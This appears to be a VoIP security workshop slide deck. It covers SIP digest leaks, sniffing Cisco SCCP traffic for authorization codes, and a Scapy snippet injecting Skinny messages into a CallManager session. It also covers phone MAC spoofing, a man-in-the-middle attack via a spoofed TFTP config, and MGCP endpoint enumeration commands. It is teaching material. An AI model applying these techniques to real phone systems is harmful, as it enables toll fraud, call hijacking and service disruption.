
SIP Digest Leak




SIP Digest Leak



SIP Digest Leak



not-yours:digestleak obscure\$



SCCP

- SCCP (Cisco): **Skinny Call Control Protocol** is a TCP protocol (port 2000 / 2443 for Secure-SCCP). The advantage of Skinny usage is that taking very little bandwidth so it is used for communications between IP phones and CallManager as well as to monitor a conference.
- SCCP use TCP session with keep alive state
- SCCP is not encrypted by default use port TCP 2000 (really readable, wireshark is our friend)
- Secure-SCCP use TCP port 2443

SCCP

Grab Forced Authorization Codes « FAC »

The image shows a Wireshark network traffic capture. The main pane displays a list of packets. Packet 74 is highlighted in blue and is a SKINNY DialNumberMessage. The details pane for this packet shows the following information:

- Internet Protocol, Src: 172.16.30.5 (172.16.30.5), Dst: 10.16.30.12 (10.16.30.12)
- Transmission Control Protocol, Src Port: sieve (2000), Dst Port: 49849 (49849), Seq: 828, Ack: 300, Len: 44
- Skinnny Client Control Protocol
 - Data Length: 36
 - Reserved: 0x00000000
 - Message ID: DialedNumberMessage (0x0000011d)
 - CalledParty: 9011235548#** (circled in red)
 - Line Instance: 1677100
- [Malformed Packet: SKINNY]

The hex dump at the bottom shows the raw data of the packet, with the FAC value 9011235548# highlighted in blue.

```
0000 00 08 a3 26 2f 44 00 0e d7 ac 39 a0 81 00 00 1e  ...&/D...9.....
0010 08 00 45 60 00 54 9f 52 00 00 7f 06 a9 c0 ac 10  ..E.T.R.....
0020 1e 05 0a 10 1e 0c 07 d0 c2 b9 b3 f6 49 2e a6 a1  .....I.....
0030 23 07 50 18 3f 90 88 82 00 00 24 00 00 00 00 00  #.P.?...$.
0040 00 00 1d 01 00 00 39 30 31 31 32 33 35 35 34 30  .....9011235548#
0050 23 00 00 00 00 00 00 00 00 00 00 00 00 01 00  #.....
0060 00 00 f9 00 00 01  .....
```

SCCP

Skinny Proxy

Python Skinny class from Scapy

- # Station -> Callmanager
- 0x0000: "SkinnyMessageKeepAlive",
- 0x0001: "SkinnyMessageRegister",
- 0x0002: "SkinnyMessageIpPort",
- 0x0003: "SkinnyMessageKeypadButton",
- 0x0004: "SkinnyMessageEnblocCall",
- 0x0005: "SkinnyMessageStimulus",
- 0x0006: "SkinnyMessageOffHook",
- 0x0007: "SkinnyMessageOnHook",
- 0x0008: "SkinnyMessageHookFlash",
- 0x0009: "SkinnyMessageForwardStatReq",
- 0x000A: "SkinnyMessageSpeedDialStatReq",
- 0x000B: "SkinnyMessageLineStatReq",
- 0x000C: "SkinnyMessageConfigStatReq",
- 0x000D: "SkinnyMessageTimeDateReq",
- 0x000E: "SkinnyMessageButtonTemplateReq",
- 0x000F: "SkinnyMessageVersionReq",
- 0x0010: "SkinnyMessageCapabilitiesRes",
- 0x0011: "SkinnyMessageMediaPortList",
- 0x0012: "SkinnyMessageServerReq",

```
if sys.stdin in r:
    sys.stdin.read(1)
    if state == 0:
        data_inj = str(Skinny()/SkinnyMessageOffHook())
        state = 1
    else:
        data_inj = str(Skinny()/SkinnyMessageOnHook())
        state = 0


print "Injecting Skinny Message."
#conn_victim.send(data_inj)
conn_ccm.send(data_inj)
```

```
out (VerboselyInterrupt):
```


SCCP

Callmanager hijack / spoofing + crash phone


- Cisco IP phones use the MAC@ as identification. With Cisco IP phone soft (79X0 emulation), it's possible to carry out an identity spoofing
 - VTGO IP-BLUE
 - Man-in-the-Middle attack with spoofed tftp config file



Configure VTGO to spoof MAC




Configure VTGO to spoof MAC



refer to:
hitb_lab_information.txt

Configure VTGO to spoof MAC



SCCP

Exercises


- Play with Skinny proxy
 - Check the code
- Spoof a phone
 - With WinVLAN and VTGO
 - With Ettercap filter

MGCP

- **MGCP: Media Gateway Control Protocol** is an asymmetric protocol (UDP port 2427) (Client-Server) developed by Telcordia and Level 3 Communications. It is distinguished for example of SIP and H.323, which, themselves, are symmetrical (client-client).
- MGCP use UDP and does not implement authentication step

MGCP

- MGCP (Media Gateway Control Protocol)
 - IETF, Softswitch (CallAgent) <-> MGW
 - CallAgents->MGW (2427/UDP)
 - MGW->CallAgents (2727/UDP)
 - Used to control MGWs
 - AoC (Advise Of Charge) towards CPE



MGCP

- Open Pcap file: MGCP-CCM-VoIPGW.pcap

MGCP-CCM-VoIPGW.pcap - Wireshark

Filter: mgcp

No.	Time	Source	Destination	Protocol	Info
72	13.076000	10.100.100.252	10.100.100.251	MGCP/SDP	200 13 OK, with session description
73	13.076841	10.100.100.252	10.100.100.251	MGCP/SDP	200 13 OK, Duplicate Response 13, with session description
127	19.723457	10.100.100.251	10.100.100.252	MGCP	DLCX 14 AALN/S1/SUI/0@vg200 MGCP 0.1
128	19.723751	10.100.100.251	10.100.100.252	MGCP	DLCX 14 AALN/S1/SUI/0@vg200 MGCP 0.1, Duplicate Request 14
129	19.740115	10.100.100.252	10.100.100.251	MGCP	250 14 OK
130	19.740341	10.100.100.252	10.100.100.251	MGCP	250 14 OK, Duplicate Response 14
224	32.366555	10.100.100.251	10.100.100.252	MGCP	CRCX 15 AALN/S1/SUI/0@vg200 MGCP 0.1
225	32.366773	10.100.100.251	10.100.100.252	MGCP	CRCX 15 AALN/S1/SUI/0@vg200 MGCP 0.1, Duplicate Request 15
226	32.395094	10.100.100.252	10.100.100.251	MGCP/SDP	200 15 OK, with session description
227	32.395280	10.100.100.252	10.100.100.251	MGCP/SDP	200 15 OK, Duplicate Response 15, with session description
230	32.815909	10.100.100.252	10.100.100.251	MGCP	AUEP 16 AALN/S1/SUI/0@vg200 MGCP 0.1
231	32.816247	10.100.100.251	10.100.100.252	MGCP	AUEP 16 AALN/S1/SUI/0@vg200 MGCP 0.1, Duplicate Request 16
232	32.820252	10.100.100.252	10.100.100.251	MGCP	200 16
233	32.820430	10.100.100.252	10.100.100.251	MGCP	200 16 , Duplicate Response 16
240	34.612567	10.100.100.252	10.100.100.251	MGCP	NTFY 155 AALN/S1/SUI/0@vg200 MGCP 0.1

Version: MGCP 0.1
[The response to this request is in frame 226]

Parameters

- CallId (C): A000000001000033000000F5
- RequestIdentifier (X): 9
- LocalConnectionOptions (L): L: p:20, a:PCMU, s:off, t:b8
- ConnectionMode (M): reconly
- RequestedEvents (R): L/hd
- SignalRequests (S): L/rg, L/c1(09/22/14/51,110,)
- QuarantineHandling (Q): process,loop

```
0000 00 13 a9 8b 14 b1 00 0c 29 6e 1e 82 08 00 45 60 ..... )n....E`
0010 00 c3 27 13 00 00 80 11 33 f8 0a 64 64 fb 0a 64 .. ..... 3..dd..d
0020 64 fc 09 7b 09 7b 00 af 83 a8 43 52 43 58 20 31 d..{.{.. ..CRCX 1
0030 35 20 41 41 4c 4e 2f 53 31 2f 53 55 31 2f 30 40 5 AALN/S 1/SUI/0@
0040 76 67 32 30 30 20 4d 47 43 50 20 30 2e 31 0a 43 vg200 MG CP 0.1.C
0050 3a 20 41 30 30 30 30 30 30 30 30 31 30 30 30 30 : A00000 00010000
0060 33 33 30 30 30 30 30 30 46 35 0a 58 3a 20 39 0a 33000000 F5.X: 9.
0070 4c 3a 20 70 3a 32 30 2c 20 61 3a 50 43 4d 55 2c L: p:20, a:PCMU,
0080 20 73 3a 6f 66 66 2c 20 74 3a 62 38 0a 4d 3a 20 s:off, t:b8.M:
0090 72 65 63 76 6f 6e 6c 79 0a 52 3a 20 4c 2f 68 64 reconly .R: L/hd
00a0 0a 53 3a 20 4c 2f 72 67 2c 20 4c 2f 63 69 28 30 .S: L/rg , L/c1(0
00b0 39 2f 32 32 2f 31 34 2f 35 31 2c 31 31 30 2c 29 9/22/14/ 51,110,)
00c0 0a 51 3a 20 70 72 6f 63 65 73 73 2c 6c 6f 6f 70 .Q: proc ess,loop
00d0 0a
```

MGCP

- Initial Step AUEP "AUdit End Point:

- AUEP 1500 *@mgcp.gateway MGCP 0.1

Response:

- 200 1500
- Z: So/SUo/DS1-0/1
- Z: So/SUo/DS1-0/2
- Z: So/SUo/DS1-0/3
- Z: So/SUo/DS1-0/4
- ...

MGCP

■ Interrogate an individual end point “Capabilities request”:

- AUEP 1500 So/SU1/DS1-o/1@mgcp.gateway MGCP 0.1

F: A

- 200 1500
- L: p:10-20, a:PCMU;PCMA;G.nX64, b:64, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
- L: p:10-220, a:G.729;G.729a;G.729b, b:8, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
- L: p:10-110, a:G.726-16;G.728, b:16, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
- L: p:10-70, a:G.726-24, b:24, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
- L: p:10-50, a:G.726-32, b:32, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
- L: p:30-270, a:G.723.1-H;G.723;G.723.1a-H, b:6, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE
- L: p:30-330, a:G.723.1-L;G.723.1a-L, b:5, e:on, gc:1, s:on, t:10, r:g, nt:IN;ATM;LOCAL, v:T;G;D;L;H;R;ATM;SST;PRE

MGCP

- Interrogate an individual end point:
 - AUEP 1000 [So/SU1/DS1-o/1@mgcp.gateway](#) MGCP 0.1
 - F: R,D,S,X,N,I,T,O,ES
 - 200 1500
 - I: **2BD85**
 - N: [ca@mgcp.gateway:2427](#)
 - X: 1
 - R: D/[0-9ABCD*#](N)
 - S:
 - O:
 - T:
 - ES:

MGCP

